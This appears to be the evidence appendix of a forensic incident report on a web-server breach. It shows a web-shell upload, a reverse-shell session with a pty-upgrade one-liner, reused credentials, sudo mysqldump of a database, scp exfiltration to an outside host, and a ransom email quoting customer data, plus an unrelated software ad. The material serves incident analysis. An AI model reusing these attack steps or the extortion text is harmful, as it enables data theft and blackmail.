138.68.92.163 - - [19/Feb/2022:21:59:04 -0500] "POST /uploads/shell.php HTTP/1.1" 200 2655 "-" "curl/7.68.0"


### Reference 3.



Wireshark · Follow TCP Stream (tcp.stream eq 142) · phl\_webserver.pcap

```
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@webserver:/var/www/html/uploads$ ls -l
ls -l
total 4
-rw-r--r-- 1 www-data www-data 2511 Feb 19 20:54 shell.php
```

### Reference 4. phl\_wireshark.pcap



Wireshark · Follow TCP Stream (tcp.stream eq 1012) · phl\_database.pcap


```
Login incorrect
database login: phl
phl
Password: phl123

Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-97-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sat Feb 19 22:00:18 EST 2022
```

### Reference 5.a



```
User phl may run the following commands on database:
  (root) NOPASSWD: /usr/bin/mysql
  (root) NOPASSWD: /usr/bin/mysqldump
phl@database:~$ sudo mysql -u root -p
sudo mysql -u root -p
Enter password:

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 9
Server version: 8.0.28-0ubuntu0.20.04.3 (Ubuntu)
```

## Reference 5.b

```
phl@database:~$ sudo mysqldump -u root -p phl > phl.db
sudo mysqldump -u root -p phl > phl.db
Enter password:
```

## Reference 5.c

```
phl@database:~$ scp phl.db fierce@178.62.228.28:/tmp/phl.db
scp phl.db fierce@178.62.228.28:/tmp/phl.db

fierce@178.62.228.28's password: fierce123
```

## Reference 6.

From: 4C484C@qq.com  
To: support@premiumhouselights.com

Hello,

We will go right to the point. We are in possession of your database files, which include sensitive information about you

You wouldn't want this information to be out on the internet, would you? We will release this information on <https://pastebin.com/1JQqFLmAp5DQJbdD3ThgEi7G5mX8eaaBid>

1JQqFLmAp5DQJbdD3ThgEi7G5mX8eaaBid

by Monday at 10:00AM UTC.

To demonstrate to you that we aren't just playing games, here is a snippet of your customer database table:

```
+-----+-----+-----+
| contactFirstName | contactLastName | phone      |
+-----+-----+-----+
| Carine           | Schmitt         | 40.32.2555 |
| Jean             | King            | 7025551838 |
| Peter            | Ferguson        | 03 9520 4555 |
| Janine           | Labrune         | 40.67.8555 |
| Jonas            | Bergulfsen      | 07-98 9555 |
+-----+-----+-----+
```

Now the ball is in your court to make the right decision and take action. There will be no negotiations on the price.

## Citations

Sitechecker pro, security auditing, analytics tool <https://sitechecker.pro/>

Information and Privacy Commissioner of Ontario  
<https://www.ipc.on.ca/>

The *Personal Information Protection and Electronic Documents Act* (PIPEDA)  
<https://www.priv.gc.ca/en/privacy-topics/privacy-laws-in-canada/the-personal-information-protection-and-electronic-documents-act-pipeda/>

MITRE ATT&CK <https://attack.mitre.org/>

NIST SP 800-53 Rev. 5

***Security and Privacy Controls for Information Systems and Organizations***

NIST 800-53 SP-<https://csrc.nist.gov/pubs/sp/800/53/r5/upd1/final>



[National Vulnerability Database](https://nvd.nist.gov/) <https://nvd.nist.gov/>

### Compute and Check Hashes with One Click

HashTools computes and checks hashes with just one click! Supports CRC32, MD5, SHA1, SHA256, SHA384, SHA512 and SFV's, as well as integration into the Windows Explorer context menu for one-click access.

[Download HashTools](#)

An illustration of a laptop screen divided into two sections, 'A' and 'B'. A green circle with a white checkmark is positioned above the right side of the screen.

<https://www.binaryfortress.com/HashTools/>

## The Cyber Kill Chain®: A LOCKHEED MARTIN OVERVIEW

<https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html>

